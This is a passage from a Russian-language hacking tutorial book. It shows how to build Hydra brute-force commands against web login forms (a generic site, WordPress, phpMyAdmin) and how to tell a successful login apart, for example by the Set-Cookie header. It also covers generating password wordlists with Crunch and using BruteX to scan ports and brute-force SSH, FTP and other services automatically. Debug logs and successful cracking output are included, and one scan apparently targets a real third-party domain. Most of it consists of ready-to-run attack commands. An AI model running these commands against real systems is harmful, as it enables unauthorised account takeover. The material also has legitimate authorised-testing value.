Теперь третий элемент — то, что мы будем искать в ответе. Например, в форме есть строка «**Введите Ваше имя пользователя и пароль**». Практически наверняка после входа на сайт эта строка не отображается — поскольку она больше не нужна. Поэтому мы выбираем её для поиска: если она найдена, перебор будет продолжаться, если в ответе нет этой строки, значит мы успешно вошли, т. е. угадали логин и пароль.

Ещё можно попробовать ввести любые учётные и посмотреть на ошибку, которую выдаёт веб-сайт. Эту ошибку (часть этой строки) и нужно использовать.

Т.е. мы составили три подстроки, исходя из анализа формы:

```
1| /?signin
2| login_username=^USER^&login_password=^PASS^&cookieuser=1
3| Введите Ваше имя пользователя и пароль
```

Объединим эти строки, разделив их двоеточием:

```
1| /?signin:login_username=^USER^&login_password=^PASS^&cookieuser=1:Введите Ваше имя пользователя и пароль
```

Эту строку нужно взять в двойные кавычки и перед ней поставить ключ -m. Т.е. наша строка для брутфорса теперь выглядит так:

```
1| hydra -l 111111 -p 222222 http-post-form://example.org -m
   "/?signin:login_username=^USER^&login_password=^PASS^&cookieuser=1:Введите Ваше
   имя пользователя и пароль"
```

Для большинства сайтов этот алгоритм будет работать.

Но для конкретного этого сайта, даже при подстановке верных учётных данных hydra не может распознать, что пароль подобран. Это первый подводный камень:

Hydra и проблема для сайтов с редиректом

Для анализа проблемы я буду использовать ключ **-d**

```
1| hydra -l 111111 -p 222222 http-post-form://example.org -m
   "/?signin:login_username=^USER^&login_password=^PASS^&cookieuser=1:Введите Ваше
   имя пользователя и пароль" -d
```

Вот кусочек из сообщения отладки:

```
[DEBUG] head_no[0] to target_no 0 active 1
[DEBUG] RECV [pid:1809] (219 bytes):
0000:  4854 5450 2f31 2e31 2033 3032 204d 6f76    [ HTTP/1.1 302 Mov ]
0010:  6564 2054 656d 706f 7261 7269 6c79 0d0a    [ ed Temporarily.. ]
0020:  5365 7276 6572 3a20 6e67 696e 782f 312e    [ Server: nginx/1. ]
0030:  362e 330d 0a44 6174 653a 204d 6f6e 2c20    [ 6.3..Date: Mon,  ]
0040:  3137 2041 7567 2032 3031 3520 3031 3a35    [ 17 Aug 2015 01:5 ]
0050:  353a 3430 2047 4d54 0d0a 436f 6e74 656e    [ 5:40 GMT..Conten ]
0060:  742d 5479 7065 3a20 7465 7874 2f68 746d    [ t-Type: text/htm ]
0070:  6c3b 2063 6861 7273 6574 3d55 5446 2d38    [ l; charset=UTF-8 ]
0080:  0d0a 436f 6e74 656e 742d 4c65 6e67 7468    [ ..Content-Length ]
0090:  3a20 300d 0a43 6f6e 6e65 6374 696f 6e3a    [ : 0..Connection: ]
00a0:  2063 6c6f 7365 0d0a 582d 506f 7765 7265    [  close..X-Powere ]
00b0:  642d 4279 3a20 5048 502f 352e 362e 340d    [ d-By: PHP/5.6.4. ]
00c0:  0a4c 6f63 6174 696f 6e3a 202e 2f3f 6176    [ .Location: ./?av ]
00d0:  6f69 6473 7461 740d 0a0d 0a                [ oidstat....      ]
[DEBUG] hydra_receive_line: waittime: 32, conwait: 0, socket: 6, pid: 1809
[DEBUG] RECV [pid:1809] (0 bytes):
[DEBUG] attempt result: found 0, redirect 1, location: ./?avoidstat
```

Это то, что отправляет сервер в ответ на попытку авторизации. Оказывается, никакие сообщения об ошибке не показываются, вообще ничего не показывается — происходит только редирект…

Повторюсь, такие ситуации не часты — скорее, это исключения. «Нормальные» сайты показывают нам нормальные сообщения об ошибках. В крайнем случае, даже при редиректе можно попытаться найти какое-то отличие в ответах для заголовков при верной и при ошибочной авторизации.

Например, т. к. для рассматриваемого сайта я знаю верные учётные данные, то я могу ввести их и, оставаясь в режиме отладки, посмотреть на разницу вывода:

```
[DEBUG] head_no[0] to target_no 0 active 1
[DEBUG] head_no[0] to target_no 0 active 1
[DEBUG] RECV [pid:1855] (340 bytes):
0000:  4854 5450 2f31 2e31 2033 3032 204d 6f76    [ HTTP/1.1 302 Mov ]
0010:  6564 2054 656d 706f 7261 7269 6c79 0d0a    [ ed Temporarily.. ]
0020:  5365 7276 6572 3a20 6e67 696e 782f 312e    [ Server: nginx/1. ]
0030:  362e 330d 0a44 6174 653a 204d 6f6e 2c20    [ 6.3..Date: Mon,  ]
0040:  3137 2041 7567 2032 3031 3520 3032 3a30    [ 17 Aug 2015 02:0 ]
0050:  363a 3131 2047 4d54 0d0a 436f 6e74 656e    [ 6:11 GMT..Conten ]
0060:  742d 5479 7065 3a20 7465 7874 2f68 746d    [ t-Type: text/htm ]
0070:  6c3b 2063 6861 7273 6574 3d55 5446 2d38    [ l; charset=UTF-8 ]
0080:  0d0a 436f 6e74 656e 742d 4c65 6e67 7468    [ ..Content-Length ]
0090:  3a20 300d 0a43 6f6e 6e65 6374 696f 6e3a    [ : 0..Connection: ]
00a0:  2063 6c6f 7365 0d0a 582d 506f 7765 7265    [  close..X-Powere ]
00b0:  642d 4279 3a20 5048 502f 352e 362e 340d    [ d-By: PHP/5.6.4. ]
00c0:  0a53 6574 2d43 6f6f 6b69 653a 206d 6961    [ .Set-Cookie: mia ]
00d0:  6c5f 6172 7469 636c 653d 3063 3763 3230    [ l_article=0c7c20 ]
00e0:  6563 3432 6135 6465 6236 3665 6665 3039    [ ec42a5deb66efe09 ]
00f0:  6133 6630 3962 3563 6461 2537 434d 6941    [ a3f09b5cda%7CMiA ]
0100:  6c3b 2065 7870 6972 6573 3d57 6564 2c20    [ l; expires=Wed,  ]
0110:  3139 2d41 7567 2d32 3031 3520 3032 3a30    [ 19-Aug-2015 02:0 ]
0120:  363a 3131 2047 4d54 3b20 4d61 782d 4167    [ 6:11 GMT; Max-Ag ]
0130:  653d 3137 3238 3030 0d0a 4c6f 6361 7469    [ e=172800..Locati ]
0140:  6f6e 3a20 2e2f 3f61 766f 6964 7374 6174    [ on: ./?avoidstat ]
0150:  0d0a 0d0a                                  [ ....             ]
[DEBUG] hydra_receive_line: waittime: 32, conwait: 0, socket: 6, pid: 1855
[DEBUG] RECV [pid:1855] (0 bytes):
[DEBUG] attempt result: found 0, redirect 1, location: ./?avoidstat
```

Ну можно кричать «Эврика!», ведь заголовок ответа другой, а именно — при вводе верных учётных данных устанавливается куки, т. е. нам нужно искать строку **Set-Cookie**. Причём, если эта строка есть — значит всё прошло успешно. Перед этой строкой мы поставим **S=**, это даст указание hydra, что если строка найдена, то это успех, а не провал:

```
1| hydra -l 111111 -p 222222 http-post-form://example.org -m
   "/?signin:login_username=^USER^&login_password=^PASS^&cookieuser=1:S=Set-Cookie"
```

```
root@WebWare: ~
Файл Правка Вид Поиск Терминал Справка
root@WebWare:~# hydra -l 111111 -p 222222 http-post-form://[redacted].org -m "/?signin:login_username=^USER^&login_password=^PASS^&cookieuser=1:S=Set-Cookie"
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2015-08-17 05:11:19
[DATA] max 1 task per 1 server, overall 64 tasks, 1 login try (l:1/p:1), ~0 tries per task
[DATA] attacking service http-post-form on port 80
1 of 1 target completed, 0 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2015-08-17 05:11:36
root@WebWare:~# hydra -l [redacted] -p [redacted] http-post-form://[redacted].org -m "/?signin:login_username=^USER^&login_password=^PASS^&cookieuser=1:S=Set-Cookie"
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2015-08-17 05:12:02
[DATA] max 1 task per 1 server, overall 64 tasks, 1 login try (l:1/p:1), ~0 tries per task
[DATA] attacking service http-post-form on port 80
[80][http-post-form] host: [redacted].org   login: [redacted]   password: [redacted]
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2015-08-17 05:12:04
root@WebWare:~#
```

Т.е. теперь всё работает, при вводе ложных данных, hydra понимает, что данные ложные. А при вводе верных данных — понимает, что имя и пароль угаданы.

Все сайты разные, и для каждого движка нужно тестировать, прежде чем начинать атаку.

Взлом пароля для WordPress с hydra

Динамический анализ форм


Давайте теперь проведём динамический анализ формы. Я буду делать браузере Chrome (в Firefox также есть функционал для веб-разработчиков).

Переходим на сайт, который мы будем брутфорсить. Находим страницу авторизации http://notwebware.biz/wp-login.php. Теперь открываем в браузере **Настройки и управление Google Chrome → Дополнительные инструменты → Инструменты разработчика**

В них находим вкладку **Network**.

Вводим в форму любые учётные данные и нажимаем Войти.

Смотрим на нашу панель разработчика:



Нас интересует строка, которая содержит адрес страницы **wp-login.php** и метод отправки **POST**. Кликаем на неё. Там где **Form Data** выбираем **view source**:



Интересующая нас строка:


```
log=111111&pwd=222222&rememberme=forever&wp-submit=%D0%92%D0%BE%D0%B9%D1%82%D0%B8&redirect_to=http%3A%2F%2Fwebware.biz%2Fwp-admin%2F&testcookie=1
```

Я в качестве имени пользователя и пароля вводил 111111 и 222222, именно их мы и заменяем на ^USER^ и ^PASS^:

Так, передаваемая из формы строка готова:

```
1| log=^USER^&pwd=^PASS^&rememberme=forever&wp-submit=%D0%92%D0%BE%D0%B9%D1%82%D0%B8&redirect_to=http%3A%2F%2Fwebware.biz%2Fwp-admin%2F&testcookie=1
```

Тем где **General**, найдите строку с **Request URL**:



В моём случае это:

```
1| Request URL:http://webware.biz/wp-login.php
```

Т.е. данные передаются на страницу **wp-login.php**

Там же можно увидеть и метод:

```
1| Request Method:POST
```

Посмотрев на страницу видим, при неверных учётных данных в ответе присутствует слово «ОШИБКА». Тем не менее, не нужно сильно наедятся, что программа правильно будет работать с русскими буквами. Надежнее посмотреть HTML код и найти там что-нибудь характерное на латинице, например — **login_error**.

Теперь можно составить окончательный запрос для брутфорса WordPress с hydra:

```
1| hydra -l 111111 -p 222222 http-post-form://notwebware.biz -m "/wp-login.php:log=^USER^&pwd=^PASS^&rememberme=forever&wp-submit=%D0%92%D0%BE%D0%B9%D1%82%D0%B8&redirect_to=http%3A%2F%2Fwebware.biz%2Fwp-admin%2F&testcookie=1:login_error"
```

Этот алгоритм является рабочим. Но на практике бывают исключения. Например, **при попытке брутфорсить свой собственный сайт у меня появляется ошибка сервера 503**. Хотя на других сайтах вполне работает.

Взлом пароля для phpMyAdmin с hydra

Есть хорошая и плохая новости. Хорошая новость заключается в том, что я уже подготовил примерную строку для перебора паролей в phpMyAdmin:

```
hydra -l root -e n http-post-form://192.168.1.33 -m
"/phpMyAdmin/index.php:pma_username=^USER^&pma_password=^PASS^&serv
er=1:S=information_schema"
```

Но есть и плохая новость. Эта строка никак не хотела работать на моём сервере в отношении самой последней версии phpMyAdmin. Я повозился с режимом отладки и выяснил, что причина в защите от **ClickJacking**, это сделано путём отключения фрейминга (возможности вставки страниц во фреймы). В коде phpMyAdmin так и написано:

```
/* Prevent against ClickJacking by disabling framing */
if (! $GLOBALS['cfg']['AllowThirdPartyFraming']) {
header(
'X-Frame-Options: DENY'
   );
}
```

Т.е. в phpMyAdmin есть защита от брутфорсинга гидрой. Конечно, эта опция должна быть включена (так и есть по умолчанию) и сервер должен быть настроен соответствующим образом.

Т.е. налицо простая и эффективная защита от брутфорсинга (хотя, говорят, это можно обойти)…

Помощь по модулям http-get и http-post

Оба этих модуля требуют страницу для аутентификации

Пример: **"/secret"** или **"http://bla.com/foo/bar"** или **"https://test.com:8080/members"**

Глава 61. Crunch — генератор паролей: основы использования и практические примеры

Что такое Crunch

Crunch — генератор словарей паролей, в которых можно определить стандартную или заданную кодировку. Crunch может произвести все возможные комбинации и перестановки.

Особенности:

- crunch генерирует списки слов (WordList) как методом комбинации, так и методом перестановки
- он может разбить вывод по количеству строк или размеру файла
- поддерживается возобновление процесса после остановки
- образец (паттерн) поддерживает числа и символы

- образец поддерживает по отдельности символы верхнего и нижнего регистра
- работая с несколькими файлами, выводит отчёт о статусе
- новая опция -l для буквальной поддержки, @,% ^
- новая опция -d для ограничения дублирования символов, смотрите man-файл для деталей
- поддержка unicode

В методах взламывания пароля, WordList (список слов) — один из самых важных файлов. В этом списке созданы все возможные комбинации пароля.

Методы взламывания пароля бывают:

1. Dictionary attack

Перебор по словарю. Словари содержат наиболее часто используемые пароли. Плюсами данной атаки является повышение шанса подобрать пароль при значительной экономии времени. Минус — не даёт 100% уверенности в подборе пароля.

2. Brute Force Attack

Плюс — если перебрать все возможные комбинации, то можно говорить 100% уверенности о взломе пароля. Минус — необходимость большого количества ресурсов (вычислительных мощностей и времени).

3. Hybrid Attack

Работа ведётся по словарю, но добавляются некоторые числа и символы к словам.

4. Syllable Attack

Это — комбинация brute force attack и dictionary attack.

5. Rule-Based Attack

Нападение, основанное на правилах. Используется, когда нападавший получает некоторую информацию о пароле.

Использование crunch

Простой пример использования:

crunch <минимальная-длина> <максимальная-длина> [набор символов]

Например:

```
crunch 3 7 abcdef
```

Этот пример создаст все пароли от 3 до 7 символов, содержащих символы 'abcdef' в качестве набора символов и выведет всё это в стандартный вывод.

Ещё один пример:

```
crunch <минимальная-длинна> <максимальная длина> [-f <путь до charset.lst> имя-набора-символов] [-o wordlist.txt или START] [-t [FIXED]@@@@] [-s startblock]
```

- **@** означает символы в нижнем регистре
- **,** означает символы в верхнем регистре
- **%** означает цифры
- **^** означает разные символы, общим количеством 33. Вы можете посмотреть их командой:

```
crunch 1 1 -t ^
```

Как создать словарь в crunch

Перейдите в Приложения > Kali Linux > Password Attacks > Offline Attacks > crunch

Или введите в Терминале:

```
crunch
```

Правила для создания словаря.

crunch <min> <max> <charset> -t <pattern> – o <filename.lst>

Где,

- **min** = минимальное количество символов в паролях словаря
- **max** = максимальное количество символов в паролях словаря
- **charset** = символы, которые хотите добавить в пароли в словаре. Например: abcd или 123455
- **pattern** = образец пароля. Например хотите создать словарь вида 98*******, т.е. первые две цифры будут статические и последние цифры — переменными.

Например, я хочу создать словарь из минимум 10 цифр, максимум 10 цифр, с символами abcd987 и образцом abc@@@@@@@ с последующим сохранением файла словаря на рабочем столе.

Вводим в терминале:

```
crunch 10 10 abcd987 -t abc@@@@@@@ -o /root/Desktop/file.txt
```

Это создаст 823543 комбинаций пароля.

```
root@WebWare-Kali:~# crunch 10 10 abcd987 -t abc@@@@@@@
Crunch will now generate the following amount of data: 9058973 bytes
8 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 823543
abcaaaaaaa
abcaaaaaab
abcaaaaaac
abcaaaaaad
abcaaaaaa9
abcaaaaaa8
abcaaaaaa7
abcaaaaaba
abcaaaaabb
abcaaaaabc
abcaaaaabd
abcaaaaab9
abcaaaaab8
abcaaaaab7
```

Примеры использования crunch

Пример 1

```
crunch 1 8
```

Crunch отобразит список слов, который начинается с a и заканчивается на zzzzzzzz

Пример 2

```
crunch 1 6 abcdefg
```

Crunch отобразит список слов, в паролях которого используется набор abcdefg который начинается на a и заканчивается gggggg

Пример 3

```
crunch 1 6 abcdefg\
```

В конце строки есть символ пробела. Чтобы crunch мог использовать пробел, вам нужно экранировать его, поставив перед ним символ \. В этом примере вы можете также использовать кавычки вокруг букв тогда вам не нужен \, например "abcdefg ". Crunch отобразит список слов, использующих набор символов abcdefg , который начинается на a, а заканчивается на шесть пробелов.

Пример 4

```
crunch 1 8 -f charset.lst mixalpha-numeric-all-space -o wordlist.txt
```

Crunch будет использовать набор символов mixalpha-numeric-all-space из charset.lst и выведет сгенерированные пароли в файл с названием wordlist.txt. Этот файл начнётся с a и закончится на " "

Пример 5

```
crunch 8 8 -f charset.lst mixalpha-numeric-all-space -o wordlist.txt -t @@dog@@@ -s cbdogaaa
```

Crunch сгенерирует восьмисимвольный список слов, используя набор символов mixalpha-number-all-space character set из charset.lst и запишет список паролей в файл wordlist.txt. Файл начнётся с cbdogaaa и закончится на " dog "

Глава 62. BruteX: программа для автоматического брутфорса всех служб

BruteX — это скрипт, автоматизирующий работу других программ (смотрите зависимости). И этот скрипт является прекрасным примером, для чего нужно изучать программирование шелл скриптов и как можно автоматизировать процесс анализа одной или многих целей. Как может проходить типичный анализ целевого сайта? Сканируем NMap'ом открытые порты и определяем запущенные на целевом сервере службы. После этого, например, начинаем брутфорсить FTP, SSH и другие службы с помощью Hydra и т. д. Нам нужно анализировать результаты работы предыдущих команд, вводить новые команды и т. д. Одновременно мы можем работать с одним сайтом. BruteX делает то же самое, но автоматически — сам сканирует, сам запускает брутфорсинг. Возможно массовое сканирование (с помощью brutex-massscan).

Т.е. BruteX проиозводит автоматический брутфорсинг всех служб, включая:

- Открытые порты
- DNS домены
- Веб-файлы
- Веб-директории
- Имена пользователей
- Пароли

Загрузка BruteX:

```
git clone https://github.com/1N3/BruteX.git
```

Использование BruteX:

```
./brutex target
```

Где **target** — это целевой сайт или IP.

```
 + -- --=[BruteX v1.1 by 1N3
 + -- --=[http://crowdshield.com

################################## Running Port Scan #########################
####

Starting Nmap 6.47 ( http://nmap.org ) at 2015-07-13 05:19 MSK
Nmap scan report for prostolinux.ru (185.58.207.192)
Host is up (0.28s latency).
Not shown: 985 closed ports, 3 filtered ports
PORT     STATE SERVICE
22/tcp   open  ssh
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
110/tcp  open  pop3
111/tcp  open  rpcbind
143/tcp  open  imap
465/tcp  open  smtps
587/tcp  open  submission
993/tcp  open  imaps
995/tcp  open  pop3s
1500/tcp open  vlsi-lm

Nmap done: 1 IP address (1 host up) scanned in 10.58 seconds

################################## Running Brute Force ###########################
 + -- --=[Port 21 closed... skipping.
 + -- --=[Port 22 opened... running tests...
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2015-07-13 05:19:15
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 30 tasks per 1 server, overall 64 tasks, 117447 login tries (l:33/p:3559), ~61 tries per task
[DATA] attacking service ssh on port 22
[STATUS] 383.00 tries/min, 383 tries in 00:01h, 117064 todo in 05:06h, 30 active
[STATUS] 360.67 tries/min, 1082 tries in 00:03h, 116365 todo in 05:23h, 30 active
[STATUS] 332.00 tries/min, 2324 tries in 00:07h, 115123 todo in 05:47h, 30 active
[STATUS] 321.13 tries/min, 4817 tries in 00:15h, 112630 todo in 05:51h, 30 active
```

Зависимости:

- NMap
- Hydra
- Wfuzz
- SNMPWalk
- DNSDict

Для брутфорса множества хостов используйте brutex-massscan а сами IP/имена хостов для сканирования запишите в файл targets.txt.

```
 + -- --=[BruteX v1.0 by 1N3
 + -- --=[http://crowdshield.com


################################### Running Port Scan ##############################

Starting Nmap 6.47 ( http://nmap.org ) at 2015-05-31 09:35 EDT
Nmap scan report for 192.168.1.147
Host is up (0.000074s latency).
Not shown: 983 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
25/tcp   open  smtp
80/tcp   open  http
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
666/tcp  open  doom
3306/tcp open  mysql
5901/tcp open  vnc-1
6001/tcp open  X11:1
8080/tcp open  http-proxy
8443/tcp open  https-alt
9080/tcp open  glrpc
MAC Address: 00:0C:29:98:AE:97 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds

################################### Running Brute Force ############################
 + -- --=[Port 21 opened... running tests...
Hydra v8.2-dev (c) 2014 by van Hauser/THC - Please do not use in military or secret ser

Hydra (http://www.thc.org/thc-hydra) starting at 2015-05-31 09:35:58
[DATA] max 30 tasks per 1 server, overall 64 tasks, 1794 login tries (l:69/p:26), ~0 tr
[DATA] attacking service ftp on port 21
[21][ftp] host: 192.168.1.147   login: bee   password: bug
[STATUS] attack finished for 192.168.1.147 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2015-05-31 09:36:07
 + -- --=[Port 22 opened... running tests...
Hydra v8.2-dev (c) 2014 by van Hauser/THC - Please do not use in military or secret ser

Hydra (http://www.thc.org/thc-hydra) starting at 2015-05-31 09:36:07
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended
[DATA] max 30 tasks per 1 server, overall 64 tasks, 1794 login tries (l:69/p:26), ~0 tr
[DATA] attacking service ssh on port 22
[22][ssh] host: 192.168.1.147   login: bee   password: bug
[STATUS] attack finished for 192.168.1.147 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2015-05-31 09:36:19
 + -- --=[Port 23 closed... skipping.
```